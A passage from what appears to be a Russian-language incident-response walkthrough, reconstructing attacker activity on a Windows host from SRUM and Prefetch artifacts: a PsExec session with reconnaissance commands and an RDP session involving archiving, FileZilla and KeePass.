TimeStamp,EndTime, DurationMS, UserName, AppName, TableName | sort -r
 EndTime | UserName=="systemprofile"
```




```
2023-06-21T11:34:00Z | 60011  | systemprofile | !!powershell.exe!2037/06/10:07:45:25!7d6da!                               | App Timeline Provider
2023-06-21T11:34:00Z | 960080 | systemprofile | !!MoUsoCoreWorker.exe!2022/03/23:17:51:10!19c5b3!                         | App Timeline Provider
2023-06-21T11:34:00Z | 480000 | systemprofile | !!svchost.exe!2036/11/16:10:28:07!1d4bf![wusvcs] [WaaSMedicSvc]           | App Timeline Provider
2023-06-21T11:34:00Z | 60011  | systemprofile | !!net.exe!2058/05/23:15:01:14!16897!                                      | App Timeline Provider
2023-06-21T11:34:00Z | 60011  | systemprofile | !!net1.exe!1970/01/06:05:35:07!32039!                                     | App Timeline Provider
2023-06-21T11:34:00Z | 900007 | systemprofile | !!owUjOMCY.exe!2012/08/09:14:56:49!138bc!                                 | App Timeline Provider
2023-06-21T11:34:00Z | 660007 | systemprofile | !!cmd.exe!2102/04/20:00:53:43!46aec!                                      | App Timeline Provider
```

Процессы пользователя SYSTEM

Можем предположить, что были выполнены команды `net1.exe`, `net.exe` и PowerShell. Запуск PowerShell совпадает со временем регистрации загрузки PowerView.

Какие процессы были связаны с пользователем `alonzo.spire`?

```
over this | "06-21" | TableName=="Application Resource Usage
Provider" or TableName=="App Timeline Provider" | fuse | cut
TimeStamp,EndTime, DurationMS, UserName, AppName, TableName | sort -r
 EndTime | UserName=="alonzo.spire"
```



```
2023-06-21T12:18:00Z | 2023-06-21T12:07:00Z | 120000  | alonzo.spire | !!ProcessHacker.exe!2016/03/29:01:34:01!1b2b53!                  | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:07:00Z | 120000  | alonzo.spire | !!ProcessHacker.exe!2016/03/29:01:34:01!1b2b53!                  | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:06:00Z | 239980  | alonzo.spire | !!processhacker-2.39-setup.tmp!1992/06/19:22:22:17!0!            | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:06:00Z | 179977  | alonzo.spire | !!processhacker-2.39-setup.tmp!1992/06/19:22:22:17!0!            | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:06:00Z | 1799963 | alonzo.spire | !!SecurityHealthSystray.exe!2063/10/20:04:09:57!1efdb!           | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:06:00Z | 119990  | alonzo.spire | !!processhacker-2.39-setup.exe!1992/06/19:22:22:17!22c77b!       | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:03:00Z | 240014  | alonzo.spire | !!KeePass.exe!2023/02/08:10:33:50!322189!                        | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T11:59:00Z | 180001  | alonzo.spire | !!WMIC.exe!2064/07/03:18:32:30!96efa!                            | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T11:55:00Z | 1499989 | alonzo.spire | !!powershell.exe!2037/06/10:07:45:25!7d6da!                      | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T11:51:00Z | 60000   | alonzo.spire | !!powershell_ise.exe!2103/02/21:08:22:01!35d26!                  | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T11:51:00Z | 60000   | alonzo.spire | !!powershell_ise.exe!2103/02/21:08:22:01!35d26!                  | App Timeline Provider

2023-06-21T12:18:00Z | 2023-06-21T12:10:00Z | 119954  | alonzo.spire | !!WinRAR.exe!2023/02/16:12:30:30!272bf8!                         | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:10:00Z | 179938  | alonzo.spire | !!WinRAR.exe!2023/02/16:12:30:30!272bf8!                         | App Timeline Provider

2023-06-21T12:18:00Z | 2023-06-21T12:18:00Z | 719817  | alonzo.spire | !!filezilla.exe!1970/01/01:00:00:00!41384e!                      | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:18:00Z | 299999  | alonzo.spire | !!filezilla.exe!1970/01/01:00:00:00!41384e!                      | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:17:00Z | 2519738 | alonzo.spire | !!dllhost.exe!2098/11/02:01:44:16!bf5f!                          | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:15:00Z | 899797  | alonzo.spire | !!cmd.exe!2090/01/16:09:26:43!4d4af!                             | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:15:00Z | 2579721 | alonzo.spire | !!smartscreen.exe!1974/03/05:11:31:53!2555e0!                    | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:15:00Z | 899759  | alonzo.spire | !!conhost.exe!1995/12/15:02:31:54!ddc15!                         | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:14:00Z | 59953   | alonzo.spire | !!Rar.exe!2023/02/16:12:30:38!9e4bc!                             | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:13:00Z | 1139856 | alonzo.spire | Microsoft.Windows.Search_1.14.8.19041_neutral_neutral_cw5n1h2txyewy!CortanaUI!SearchApp.exe!2022/01/12:08:32:28!38e6d4! | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:13:00Z | 2459856 | alonzo.spire | !!ApplicationFrameHost.exe!2061/09/02:08:04:16!18b14!            | App Timeline Provider
2023-06-21T12:18:00Z | 2023-06-21T12:13:00Z | 59953   | alonzo.spire | !!certutil.exe!2087/07/07:19:39:52!1ad8ee!                       | App Timeline Provider

2023-06-21T12:54:00Z | 2023-06-21T12:30:00Z | 60000   | alonzo.spire | !!certutil.exe!2087/07/07:19:39:52!1ad8ee!                       | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:24:00Z | 179999  | alonzo.spire | !!filezilla.exe!1970/01/01:00:00:00!41384e!                      | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:24:00Z | 359999  | alonzo.spire | !!filezilla.exe!1970/01/01:00:00:00!41384e!                      | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:23:00Z | 120000  | alonzo.spire | !!KeePass.exe!2023/02/08:10:33:50!322189!                        | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:23:00Z | 300000  | alonzo.spire | !!KeePass.exe!2023/02/08:10:33:50!322189!                        | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:19:00Z | 60000   | alonzo.spire | !!WinRAR.exe!2023/02/16:12:30:30!272bf8!                         | App Timeline Provider
2023-06-21T12:54:00Z | 2023-06-21T12:19:00Z | 60000   | alonzo.spire | !!WinRAR.exe!2023/02/16:12:30:30!272bf8!                         | App Timeline Provider
```

Процессы из SRUM для пользователя alonzo.spire

Из SRUM мы узнали, что пользователь `alonzo.spire` создавал такие процессы:

- `keepass`;
- `filezilla`;
- `powershell`;
- `powershell_ise`;
- `WinRAR`;
- `RAR`;
- `ProcessHacker`.


Prefetch

Давай заглянем в Prefetch-файлы, они содержат время последних восьми запусков процесса и информацию о файлах, с которыми процесс взаимодействовал.

Файлы Prefetch расположены в `C:\Windows\prefetch\`. Парсим их скриптом и закидываем в ZUI. Начнем анализ с данных, которые у нас уже есть.

Сессия PsExec

Служба PsExec — `owujomcy.exe` (`over this | sort -r last_exec_time`).



```
NET1.EXE          2023-06-21T11:33:20.404245 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
NET.EXE           2023-06-21T11:33:20.326231 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE       2023-06-21T11:32:30.536642 › [2023-06-21T11:23:42.176458, 2023-06-20T08:44:30.037049 …+5 ]
MSEDGE.EXE        2023-06-21T11:32:25.608580 › [2023-06-19T09:26:39.887083, 2023-06-19T09:26:19.113642 …+5 ]
POWERSHELL.EXE    2023-06-21T11:30:39.567358 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
DLLHOST.EXE       2023-06-21T11:30:10.990807 › [2023-06-21T11:27:56.136348, 2023-06-21T11:25:13.641638 …+5 ]
CERTUTIL.EXE      2023-06-21T11:29:58.709689 › [2023-06-21T11:27:55.917650, 2023-06-21T11:25:13.500707 …+5 ]
WERMGR.EXE        2023-06-21T11:28:38.963211 › [2023-06-21T11:27:46.450409, 2023-06-20T08:40:32.255682 …+5 ]
MPCMDRUN.EXE      2023-06-21T11:27:42.700086 › [2023-06-21T11:27:42.606322, 2023-06-21T11:27:42.606322 …+5 ]
DLLHOST.EXE       2023-06-21T11:23:39.270629 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE       2023-06-21T11:23:26.250686 › [2023-06-20T08:39:00.237785, 2023-06-19T08:53:51.129661 …+5 ]
SVCHOST.EXE       2023-06-21T11:23:26.031970 › [2023-06-19T09:03:43.971384, 2023-06-19T08:49:13.506441 …+5 ]
SIHCLIENT.EXE     2023-06-21T11:22:25.481934 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SLACK.EXE         2023-06-21T11:20:25.176626 › [2023-06-21T11:20:12.096792, 2023-06-21T11:19:55.168824 …+5 ]
WHOAMI.EXE        2023-06-21T11:19:59.915253 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
CMD.EXE           2023-06-21T11:19:34.892646 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
OWUJOMCY.EXE      2023-06-21T11:19:34.783336 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
```

Команды PsExec

На скриншоте выше представлены процессы, предположительно связанные с сессией PsExec: `owujomcy.exe`, `cmd.exe`, `whoami.exe`, `certutil.exe`, `powershell.exe`, `net.exe`, `net1.exe`. Похоже на стандартный набор команд, выполняемых при компрометации машины.

Опытный читатель знает, что в Prefetch хранится информация о взаимодействии процесса с другими файлами в первые десять секунд его работы. Как мы видим из скриншота выше, времени между командами прошло гораздо больше.


В файлах и директориях, связанных с процессом `certutil.exe`, аномалий не нашлось, поэтому можем убрать его из цепочки процессов выше.

Время запуска процессов:

- `WHOAMI.EXE` — `2023-06-21T11:19:59.915253`;
- `POWERSHELL.EXE` — `2023-06-21T11:30:39.567358` (совпадает со временем загрузки PowerView, но в связях отсутствует файл `clean.ps1`);
- `NET1.EXE` — `2023-06-21T11:33:20.404245`;
- `NET.EXE` — `2023-06-21T11:33:20.326231`.

RDP-сессия

Давай посмотрим процессы, которые предположительно относятся к RDP-сессии.



```
CERTUTIL.EXE                   2023-06-21T12:29:49.237697 › [2023-06-21T12:29:42.612611, 2023-06-21T12:12:35.575593 …+5 ]
RUNTIMEBROKER.EXE              2023-06-21T12:22:59.877725 › [2023-06-19T09:16:58.903749, 1601-01-01T00:00:00 …+5 ]
SHELLEXPERIENCEHOST.EXE        2023-06-21T12:22:59.175154 › [2023-06-19T09:16:58.200613, 2023-06-19T08:53:17.705954 …+5 ]
KEEPASS.EXE                    2023-06-21T12:18:17.034239 › [2023-06-21T11:59:57.453820, 2023-06-21T11:18:37.487484 …+5 ]
WINRAR.EXE                     2023-06-21T12:18:04.408710 › [2023-06-21T12:07:55.183899, 2023-06-19T09:07:40.004731 …+5 ]
RAR.EXE                        2023-06-21T12:13:15.784399 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE                    2023-06-21T12:11:15.712150 › [2023-06-21T11:28:39.275754, 2023-06-20T08:40:32.443628 …+5 ]
VSSVC.EXE                      2023-06-21T12:11:15.649588 › [2023-06-21T11:35:56.414987, 2023-06-21T11:28:39.182217 …+5 ]
COMPATTELRUNNER.EXE            2023-06-21T12:05:43.425237 › [2023-06-20T08:39:00.848198, 1601-01-01T00:00:00 …+5 ]
PROCESSHACKER-2.39-SETUP.TMP   2023-06-21T12:04:56.876437 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
PROCESSHACKER-2.39-SETUP.EXE   2023-06-21T12:04:56.795420 › [2023-06-21T12:04:54.589037, 1601-01-01T00:00:00 …+5 ]
PROCESSHACKER-2.39-SETUP.TMP   2023-06-21T12:04:54.735065 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
CHROME.EXE                     2023-06-21T12:03:31.856533 › [2023-06-21T11:58:24.102439, 2023-06-21T11:46:43.109662 …+5 ]
CHROME.EXE                     2023-06-21T12:03:10.588864 › [2023-06-21T11:58:23.717219, 2023-06-21T11:50:23.557366 …+5 ]
FILEZILLA.EXE                  2023-06-21T11:59:54.640629 › [2023-06-21T11:59:46.703003, 2023-04-11T09:08:33.297674 …+5 ]
WMIC.EXE                       2023-06-21T11:56:07.828632 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
POWERSHELL.EXE                 2023-06-21T11:51:01.844703 › [2023-06-21T11:20:59.195584, 2023-06-21T11:20:28.235246 …+5 ]
CHROME.EXE                     2023-06-21T11:48:43.116224 › [2023-06-21T11:46:43.094394, 2023-06-21T11:38:44.317797 …+5 ]
SPPEXTCOMOBJ.EXE               2023-06-21T11:47:29.641049 › [2023-06-19T09:03:01.756822, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE                    2023-06-21T11:47:28.647613 › [2023-06-20T18:41:07.049244, 2023-06-19T10:36:52.275912 …+5 ]
SVCHOST.EXE                    2023-06-21T11:47:28.647613 › [2023-06-19T10:36:52.275912, 1601-01-01T00:00:00 …+5 ]
GPUPDATE.EXE                   2023-06-21T11:47:27.766011 › [2023-06-21T11:47:27.766011, 2023-06-20T18:41:03.457893 …+5 ]
MMC.EXE                        2023-06-21T11:47:19.104017 › [2023-06-12T07:44:49.627022, 2023-05-19T10:06:38.021221 …+5 ]
ELEVATION_SERVICE.EXE          2023-06-21T11:46:43.312888 › [2023-06-21T11:36:44.823895, 2023-06-19T09:05:43.880756 …+5 ]
CHROME.EXE                     2023-06-21T11:46:41.796750 › [2023-06-21T11:36:42.162458, 2023-06-19T09:05:42.094386 …+5 ]
CHROME.EXE                     2023-06-21T11:46:41.766162 › [2023-06-21T11:36:42.100085, 2023-06-19T09:05:42.063003 …+5 ]
CTFMON.EXE                     2023-06-21T11:44:56.203061 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE                    2023-06-21T11:44:52.953274 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
DWM.EXE                        2023-06-21T11:44:51.927393 › [2023-06-19T08:44:04.330369, 2023-06-19T08:34:14.360375 …+5 ]
FONTDRVHOST.EXE                2023-06-21T11:44:51.911856 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
WUDFHOST.EXE                   2023-06-21T11:44:51.833873 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SVCHOST.EXE                    2023-06-21T11:44:51.521105 › [2023-06-19T09:11:46.092076, 1601-01-01T00:00:00 …+5 ]
WINLOGON.EXE                   2023-06-21T11:44:51.489882 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
CSRSS.EXE                      2023-06-21T11:44:51.458676 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
SMSS.EXE                       2023-06-21T11:44:51.427518 › [1601-01-01T00:00:00, 1601-01-01T00:00:00 …+5 ]
```

Процессы из RDP-сессии

Сравниваем с результатами, полученными из SRUM. Ничего нового не появилось, но давай глянем еще данные о прошлых запусках и о связанных файлах.

Время запусков `POWERSHELL.EXE`:

